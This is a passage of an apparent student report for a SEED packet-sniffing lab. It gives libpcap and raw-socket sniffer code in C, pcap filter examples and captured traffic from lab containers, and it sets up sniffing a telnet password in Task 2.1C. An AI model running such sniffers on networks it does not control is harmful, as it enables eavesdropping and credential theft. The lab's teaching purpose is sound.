  u_char  ether_dhost[6]; /* destination host address */
  u_char  ether_shost[6]; /* source host address */
  u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
```


```
{
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("ens4", BUFSIZ, 1, 1000, errbuf);
  if (handle == NULL) {
    fprintf(stderr, "Can't open ens4: %s\n", errbuf);
    exit(1);
  }

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
```

```
  pcap_close(handle);   //Close the handle
  return 0;
}
```

```
# ./sniff_improved
show_img('Task 2.1A/sniff_improved.png')
```




```
# sudo ./sniff_improved
show_img('Task 2.1A/sudo_sniff_improved.png')
```



- Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

```
!cat 'Task 2.1A'/q2
```

```
The sniff program needs to be run in promiscuous mode and to access
the raw socket, which are privileged functions. The pcap_open_live
method fails as it is unable to be run in the promiscuous mode
```

```
# gcc -o sniff_raw sniff_raw.c -lpcap
# ./sniff_raw
!cat 'Task 2.1A'/sniff_raw.c
```

```
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <arpa/inet.h>
#include <stdlib.h>

int main() {
    int PACKET_LEN = 512;
    char buffer[PACKET_LEN];
    struct sockaddr saddr;
    struct packet_mreq mr;
    int def = -1;
```

```
    // Create the raw socket
    int sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    // Turn off the promiscuous mode.
    // mr.mr_type = PACKET_MR_PROMISC;
    setsockopt(sock, SOL_PACKET, PACKET_ADD_MEMBERSHIP, &mr,
sizeof(mr));

    // Getting captured packets
    int data_size=recvfrom(sock, buffer, PACKET_LEN, 0,
                    &saddr, (socklen_t*)sizeof(saddr));
    if(data_size) printf("Got one packet\n");

    // Turn on the promiscuous mode.
    mr.mr_type = PACKET_MR_PROMISC;
    setsockopt(sock, SOL_PACKET, PACKET_ADD_MEMBERSHIP, &mr,
sizeof(mr));

    // Getting captured packets
    data_size=recvfrom(sock, buffer, PACKET_LEN, 0,
                    &saddr, (socklen_t*)sizeof(saddr));
    if(data_size) printf("Got one packet\n");

    close(sock);
    return 0;
}
```

- Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

```
!cat 'Task 2.1A'/q3
```

```
No difference, I attempted it, but wasnt able to see a difference
```

Task 2.1B:

Writing Filters. Please write filter expressions for your sniffer program to capture each of the followings. You can find online manuals for pcap filters. In your lab reports, you need to include screenshots to show the results after applying each of these filters.

- Capture the ICMP packets between two specific hosts.

```
# gcc -o sniff sniff.c -lpcap
!cat 'Task 2.1B'/sniff.c
```

```
/*
 * sniffex.c
 *
 * Sniffer example of TCP/IP packet capture using libpcap.
 *
```

```
 * Version 0.1.1 (2005-07-05)
 * Copyright (c) 2005 The Tcpdump Group
 *
 * This software is intended to be used as a practical example and
 * demonstration of the libpcap library; available at:
 * http://www.tcpdump.org/
 *

************************************************************************
******
 *
 * This software is a modification of Tim Carstens' "sniffer.c"
 * demonstration source code, released as follows:
 *
 * sniffer.c
 * Copyright (c) 2002 Tim Carstens
 * 2002-01-07
 * Demonstration of using libpcap
 * timcarst -at- yahoo -dot- com
 *
 * "sniffer.c" is distributed under these terms:
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above
copyright
 *    notice, this list of conditions and the following disclaimer in
the
 *    documentation and/or other materials provided with the
distribution.
 * 4. The name "Tim Carstens" may not be used to endorse or promote
 *    products derived from this software without prior written
permission
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS''
AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO,
THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE
LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE
GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
```

```
INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY
OF
 * SUCH DAMAGE.
 * <end of "sniffer.c" terms>
 *
 * This software, "sniffex.c", is a derivative work of "sniffer.c" and
is
 * covered by the following terms:
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Because this is a derivative work, you must comply with the
"sniffer.c"
 *    terms reproduced above.
 * 2. Redistributions of source code must retain the Tcpdump Group
copyright
 *    notice at the top of this source file, this list of conditions
and the
 *    following disclaimer.
 * 3. Redistributions in binary form must reproduce the above
copyright
 *    notice, this list of conditions and the following disclaimer in
the
 *    documentation and/or other materials provided with the
distribution.
 * 4. The names "tcpdump" or "libpcap" may not be used to endorse or
promote
 *    products derived from this software without prior written
permission.
 *
 * THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.
 * BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO
WARRANTY
 * FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW.  EXCEPT
WHEN
 * OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER
PARTIES
 * PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER
EXPRESSED
 * OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
OF
 * MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.  THE ENTIRE
RISK AS
 * TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU.  SHOULD
```

```
THE
 * PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY
SERVICING,
 * REPAIR OR CORRECTION.
 *
 * IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN
WRITING
 * WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR
 * REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR
DAMAGES,
 * INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES
ARISING
 * OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT
LIMITED
 * TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES
SUSTAINED BY
 * YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH
ANY OTHER
 * PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF
THE
 * POSSIBILITY OF SUCH DAMAGES.
 * <end of "sniffex.c" terms>
 *

**********************************************************************
******
 *
 * Below is an excerpt from an email from Guy Harris on the tcpdump-
workers
 * mail list when someone asked, "How do I get the length of the TCP
 * payload?" Guy Harris' slightly snipped response (edited by him to
 * speak of the IPv4 header length and TCP data offset without
referring
 * to bitfield structure members) is reproduced below:
 *
 * The Ethernet size is always 14 bytes.
 *
 * <snip>...</snip>
 *
 * In fact, you *MUST* assume the Ethernet header is 14 bytes, *and*,
if
 * you're using structures, you must use structures where the members
 * always have the same size on all platforms, because the sizes of
the
 * fields in Ethernet - and IP, and TCP, and... - headers are defined
by
 * the protocol specification, not by the way a particular platform's
C
 * compiler works.)
 *
```

```
 * The IP header size, in bytes, is the value of the IP header length,
 * as extracted from the "ip_vhl" field of "struct sniff_ip" with
 * the "IP_HL()" macro, times 4 ("times 4" because it's in units of
 * 4-byte words).  If that value is less than 20 - i.e., if the value
 * extracted with "IP_HL()" is less than 5 - you have a malformed
 * IP datagram.
 *
 * The TCP header size, in bytes, is the value of the TCP data offset,
 * as extracted from the "th_offx2" field of "struct sniff_tcp" with
 * the "TH_OFF()" macro, times 4 (for the same reason - 4-byte words).
 * If that value is less than 20 - i.e., if the value extracted with
 * "TH_OFF()" is less than 5 - you have a malformed TCP segment.
 *
 * So, to find the IP header in an Ethernet packet, look 14 bytes
after
 * the beginning of the packet data.  To find the TCP header, look
 * "IP_HL(ip)*4" bytes after the beginning of the IP header.  To find
the
 * TCP payload, look "TH_OFF(tcp)*4" bytes after the beginning of the
TCP
 * header.
 *
 * To find out how much payload there is:
 *
 * Take the IP *total* length field - "ip_len" in "struct sniff_ip"
 * - and, first, check whether it's less than "IP_HL(ip)*4" (after
 * you've checked whether "IP_HL(ip)" is >= 5).  If it is, you have
 * a malformed IP datagram.
 *
 * Otherwise, subtract "IP_HL(ip)*4" from it; that gives you the
length
 * of the TCP segment, including the TCP header.  If that's less than
 * "TH_OFF(tcp)*4" (after you've checked whether "TH_OFF(tcp)" is >=
5),
 * you have a malformed TCP segment.
 *
 * Otherwise, subtract "TH_OFF(tcp)*4" from it; that gives you the
 * length of the TCP payload.
 *
 * Note that you also need to make sure that you don't go past the end
 * of the captured data in the packet - you might, for example, have a
 * 15-byte Ethernet packet that claims to contain an IP datagram, but
if
 * it's 15 bytes, it has only one byte of Ethernet payload, which is
too
 * small for an IP header.  The length of the captured data is given
in
 * the "caplen" field in the "struct pcap_pkthdr"; it might be less
than
 * the length of the packet, if you're capturing with a snapshot
```

```
length
 * other than a value >= the maximum packet size.
 * <end of response>
 *

****************************************************************************
******
 *
 * Example compiler command-line for GCC:
 *   gcc -Wall -o sniffex sniffex.c -lpcap
 *

****************************************************************************
******
 *
 * Code Comments
 *
 * This section contains additional information and explanations
regarding
 * comments in the source code. It serves as documentation and
rationale
 * for why the code is written as it is without hindering readability,
as it
 * might if it were placed along with the actual code inline.
References in
 * the code appear as footnote notation (e.g. [1]).
 *
 * 1. Ethernet headers are always exactly 14 bytes, so we define this
 * explicitly with "#define". Since some compilers might pad
structures to a
 * multiple of 4 bytes - some versions of GCC for ARM may do this -
 * "sizeof (struct sniff_ethernet)" isn't used.
 *
 * 2. Check the link-layer type of the device that's being opened to
make
 * sure it's Ethernet, since that's all we handle in this example.
Other
 * link-layer types may have different length headers (see [1]).
 *
 * 3. This is the filter expression that tells libpcap which packets
we're
 * interested in (i.e. which packets to capture). Since this source
example
 * focuses on IP and TCP, we use the expression "ip", so we know we'll
only
 * encounter IP packets. The capture filter syntax, along with some
 * examples, is documented in the tcpdump man page under "expression."
 * Below are a few simple examples:
 *
 * Expression              Description
```

```
 * ----------              -----------
 * ip                      Capture all IP packets.
 * tcp                          Capture only TCP packets.
 * tcp port 80             Capture only TCP packets with a port equal
to 80.
 * ip host 10.1.2.3        Capture all IP packets to or from host
10.1.2.3.
 *

************************************************************************
******
 *
 */

#define APP_NAME      "sniffex"
#define APP_DESC      "Sniffer example using libpcap"
#define APP_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"
#define APP_DISCLAIMER     "THERE IS ABSOLUTELY NO WARRANTY FOR THIS
PROGRAM."

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN     6

/* Ethernet header */
struct sniff_ethernet {
        u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host
address */
        u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address
*/
        u_short ether_type;                     /* IP? ARP? RARP? etc
*/
```

```
};

/* IP header */
struct sniff_ip {
        u_char  ip_vhl;                 /* version << 4 | header
length >> 2 */
        u_char  ip_tos;                 /* type of service */
        u_short ip_len;                 /* total length */
        u_short ip_id;                  /* identification */
        u_short ip_off;                 /* fragment offset field */
        #define IP_RF 0x8000            /* reserved fragment flag */
        #define IP_DF 0x4000            /* don't fragment flag */
        #define IP_MF 0x2000            /* more fragments flag */
        #define IP_OFFMASK 0x1fff       /* mask for fragmenting bits
*/
        u_char  ip_ttl;                 /* time to live */
        u_char  ip_p;                   /* protocol */
        u_short ip_sum;                 /* checksum */
        struct  in_addr ip_src,ip_dst;  /* source and dest address */
};
#define IP_HL(ip)               (((ip)->ip_vhl) & 0x0f)
#define IP_V(ip)                (((ip)->ip_vhl) >> 4)

/* TCP header */
typedef u_int tcp_seq;

struct sniff_tcp {
        u_short th_sport;               /* source port */
        u_short th_dport;               /* destination port */
        tcp_seq th_seq;                 /* sequence number */
        tcp_seq th_ack;                 /* acknowledgement number */
        u_char  th_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
        u_char  th_flags;
        #define TH_FIN  0x01
        #define TH_SYN  0x02
        #define TH_RST  0x04
        #define TH_PUSH 0x08
        #define TH_ACK  0x10
        #define TH_URG  0x20
        #define TH_ECE  0x40
        #define TH_CWR  0x80
        #define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|
TH_ECE|TH_CWR)
        u_short th_win;                 /* window */
        u_short th_sum;                 /* checksum */
        u_short th_urp;                 /* urgent pointer */
};

void
```

```
got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet);

void
print_payload(const u_char *payload, int len);

void
print_hex_ascii_line(const u_char *payload, int len, int offset);

void
print_app_banner(void);

void
print_app_usage(void);

/*
 * app name/banner
 */
void
print_app_banner(void)
{

     printf("%s - %s\n", APP_NAME, APP_DESC);
     printf("%s\n", APP_COPYRIGHT);
     printf("%s\n", APP_DISCLAIMER);
     printf("\n");

return;
}

/*
 * print help text
 */
void
print_app_usage(void)
{

     printf("Usage: %s [interface]\n", APP_NAME);
     printf("\n");
     printf("Options:\n");
     printf("    interface    Listen on <interface> for packets.\n");
     printf("\n");

return;
}

/*
 * print data in rows of 16 bytes: offset   hex   ascii
 *
```

```
 * 00000   47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   GET /
HTTP/1.1..
 */
void
print_hex_ascii_line(const u_char *payload, int len, int offset)
{

	int i;
	int gap;
	const u_char *ch;

	/* offset */
	printf("%05d   ", offset);

	/* hex */
	ch = payload;
	for(i = 0; i < len; i++) {
		printf("%02x ", *ch);
		ch++;
		/* print extra space after 8th byte for visual aid */
		if (i == 7)
			printf(" ");
	}
	/* print space to handle line less than 8 bytes */
	if (len < 8)
		printf(" ");

	/* fill hex gap with spaces if not full line */
	if (len < 16) {
		gap = 16 - len;
		for (i = 0; i < gap; i++) {
			printf("   ");
		}
	}
	printf("   ");

	/* ascii (if printable) */
	ch = payload;
	for(i = 0; i < len; i++) {
		if (isprint(*ch))
			printf("%c", *ch);
		else
			printf(".");
		ch++;
	}

	printf("\n");

return;
```

```
}

/*
 * print packet payload data (avoid printing binary data)
 */
void
print_payload(const u_char *payload, int len)
{

     int len_rem = len;
     int line_width = 16;            /* number of bytes per line */
     int line_len;
     int offset = 0;                        /* zero-based offset
counter */
     const u_char *ch = payload;

     if (len <= 0)
          return;

     /* data fits on one line */
     if (len <= line_width) {
          print_hex_ascii_line(ch, len, offset);
          return;
     }

     /* data spans multiple lines */
     for ( ;; ) {
          /* compute current line length */
          line_len = line_width % len_rem;
          /* print line */
          print_hex_ascii_line(ch, line_len, offset);
          /* compute total remaining */
          len_rem = len_rem - line_len;
          /* shift pointer to remaining bytes to print */
          ch = ch + line_len;
          /* add offset */
          offset = offset + line_width;
          /* check if we have line width chars or less */
          if (len_rem <= line_width) {
               /* print last line and get out */
               print_hex_ascii_line(ch, len_rem, offset);
               break;
          }
     }

return;
}

/*
```

```
 * dissect/print packet
 */
void
got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet)
{

     static int count = 1;                   /* packet counter */

     /* declare pointers to packet headers */
     const struct sniff_ethernet *ethernet;  /* The ethernet header
[1] */
     const struct sniff_ip *ip;              /* The IP header */
     const struct sniff_tcp *tcp;            /* The TCP header */
     const char *payload;                    /* Packet payload */

     int size_ip;
     int size_tcp;
     int size_payload;

     printf("\nPacket number %d:\n", count);
     count++;

     /* define ethernet header */
     ethernet = (struct sniff_ethernet*)(packet);

     /* define/compute ip header offset */
     ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
     size_ip = IP_HL(ip)*4;
     if (size_ip < 20) {
          printf("   * Invalid IP header length: %u bytes\n",
size_ip);
          return;
     }

     /* print source and destination IP addresses */
     printf("       From: %s\n", inet_ntoa(ip->ip_src));
     printf("         To: %s\n", inet_ntoa(ip->ip_dst));

     /* determine protocol */
     switch(ip->ip_p) {
          case IPPROTO_TCP:
               printf("   Protocol: TCP\n");
               break;
          case IPPROTO_UDP:
               printf("   Protocol: UDP\n");
               return;
          case IPPROTO_ICMP:
               printf("   Protocol: ICMP\n");
```

```
                return;
           case IPPROTO_IP:
                printf("   Protocol: IP\n");
                return;
           default:
                printf("   Protocol: unknown\n");
                return;
     }

     /*
      *  OK, this packet is TCP.
      */

     /* define/compute tcp header offset */
     tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
     size_tcp = TH_OFF(tcp)*4;
     if (size_tcp < 20) {
          printf("   * Invalid TCP header length: %u bytes\n",
size_tcp);
          return;
     }

     printf("   Src port: %d\n", ntohs(tcp->th_sport));
     printf("   Dst port: %d\n", ntohs(tcp->th_dport));

     /* define/compute tcp payload (segment) offset */
     payload = (u_char *)(packet + SIZE_ETHERNET + size_ip +
size_tcp);

     /* compute tcp payload (segment) size */
     size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);

     /*
      * Print payload data; it might be binary, so don't just
      * treat it as a string.
      */
     if (size_payload > 0) {
          printf("   Payload (%d bytes):\n", size_payload);
          print_payload(payload, size_payload);
     }

return;
}

int main(int argc, char **argv)
{

     char *dev = NULL;                /* capture device name */
     char errbuf[PCAP_ERRBUF_SIZE];        /* error buffer */
```

```
     pcap_t *handle;                 /* packet capture handle */

     char *filter_exp = "ip";        /* filter expression [3] */
     struct bpf_program fp;               /* compiled filter program
(expression) */
     bpf_u_int32 mask;               /* subnet mask */
     bpf_u_int32 net;           /* ip */
     int num_packets = INT_MAX;            /* number of packets to
capture */
     int c;

     print_app_banner();

     /* check for capture device, filter name on command-line */
     if (argc == 2) {
          dev = argv[1];
     } else if (argc == 3) {
             dev = argv[1];
             filter_exp = argv[2];
     } else if (argc > 3) {
          fprintf(stderr, "error: unrecognized command-line options\
n\n");
          print_app_usage();
          exit(EXIT_FAILURE);
     }
     else {
          /* find a capture device if not specified on command-line
*/
          dev = pcap_lookupdev(errbuf);
          if (dev == NULL) {
               fprintf(stderr, "Couldn't find default device: %s\n",
                   errbuf);
               exit(EXIT_FAILURE);
          }
     }

     /* get network number and mask associated with capture device */
     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
          fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
              dev, errbuf);
          net = 0;
          mask = 0;
     }

     /* print capture info */
     printf("Device: %s\n", dev);
     printf("Number of packets: %d\n", num_packets);
     printf("Filter expression: %s\n", filter_exp);

     /* open capture device */
```

```
      handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
      if (handle == NULL) {
            fprintf(stderr, "Couldn't open device %s: %s\n", dev,
errbuf);
            exit(EXIT_FAILURE);
      }

      /* make sure we're capturing on an Ethernet device [2] */
      if (pcap_datalink(handle) != DLT_EN10MB) {
            fprintf(stderr, "%s is not an Ethernet\n", dev);
            exit(EXIT_FAILURE);
      }

      /* compile the filter expression */
      if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
            fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
      }

      /* apply the compiled filter */
      if (pcap_setfilter(handle, &fp) == -1) {
            fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
      }

      /* now we can set our callback function */
      pcap_loop(handle, num_packets, got_packet, NULL);

      /* cleanup */
      pcap_freecode(&fp);
      pcap_close(handle);

      printf("\nCapture complete.\n");

return 0;
}


# sudo ./sniff ens4 icmp
!cat 'Task 2.1B'/ICMP/icmp.txt

[02/09/22]admin@ubuntu-1:~/.../Task 2.1B$ sudo ./sniff ens4 icmp
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: ens4
Number of packets: 10
```

```
Filter expression: icmp

Packet number 1:
       From: 10.148.0.26
         To: 8.8.8.8
   Protocol: ICMP

Packet number 2:
       From: 8.8.8.8
         To: 10.148.0.26
   Protocol: ICMP
```

- Capture the TCP packets with a destination port number in the range from 10 to 100.

```
# ./sniff br-3e5f42528ad9 "tcp dst portrange 10-100"
!cat 'Task 2.1B'/TCP/tcp.txt
```

```
root@ubuntu-1:/volumes/Task 2.1B# ./sniff br-3e5f42528ad9 "tcp dst
portrange 10-100"
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: br-3e5f42528ad9
Number of packets: 10
Filter expression: tcp dst portrange 10-100

Packet number 1:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 40668
   Dst port: 10

Packet number 2:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 3:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
```

```
Packet number 4:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (24 bytes):
00000   ff fd 03 ff fb 18 ff fb  1f ff fb 20 ff fb 21
ff    ........... ..!.
00016   fb 22 ff fb 27 ff fd 05                           ."..'...

Packet number 5:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 6:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (3 bytes):
00000   ff fc 23                                          ..#

Packet number 7:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 8:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (43 bytes):
00000   ff fa 1f 00 50 00 18 ff  f0 ff fa 20 00 33 38
34    ....P...... .384
00016   30 30 2c 33 38 34 30 30  ff f0 ff fa 27 00 ff f0
00,38400....'...
00032   ff fa 18 00 78 74 65 72  6d ff
f0                   ....xterm..

Packet number 9:
       From: 10.9.0.5
```

```
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 10:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (3 bytes):
00000   ff fc 01                                             ...

Capture complete.
```

Task 2.1C:

Sniffing Passwords. Please show how you can use your sniffer program to capture the password when somebody is using telnet on the network that you are monitoring. You may need to modify your sniffer code to print out the data part of a captured TCP packet (telnet uses TCP). It is acceptable if you print out the entire data part, and then manually mark where the password (or part of it) is.

```
# ./sniff br-3e5f42528ad9 "dst port 23"
!cat 'Task 2.1C'/telnet.txt
```

```
seed@f12041b6e2ad:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f12041b6e2ad login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb  9 02:23:48 UTC 2022 from hostA-10.9.0.5.net-
10.9.0.0 on pts/2
```

```
root@ubuntu-1:/volumes/Task 2.1B# ./sniff br-3e5f42528ad9 "dst port
23"
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: br-3e5f42528ad9
Number of packets: 2147483647
Filter expression: dst port 23

Packet number 1:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   0c                                                  .

Packet number 2:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 3:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (3 bytes):
00000   1b 5b 41                                            .[A

Packet number 4:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 5:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                               ..
```

```
Packet number 6:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 7:
       From: 10.9.0.5
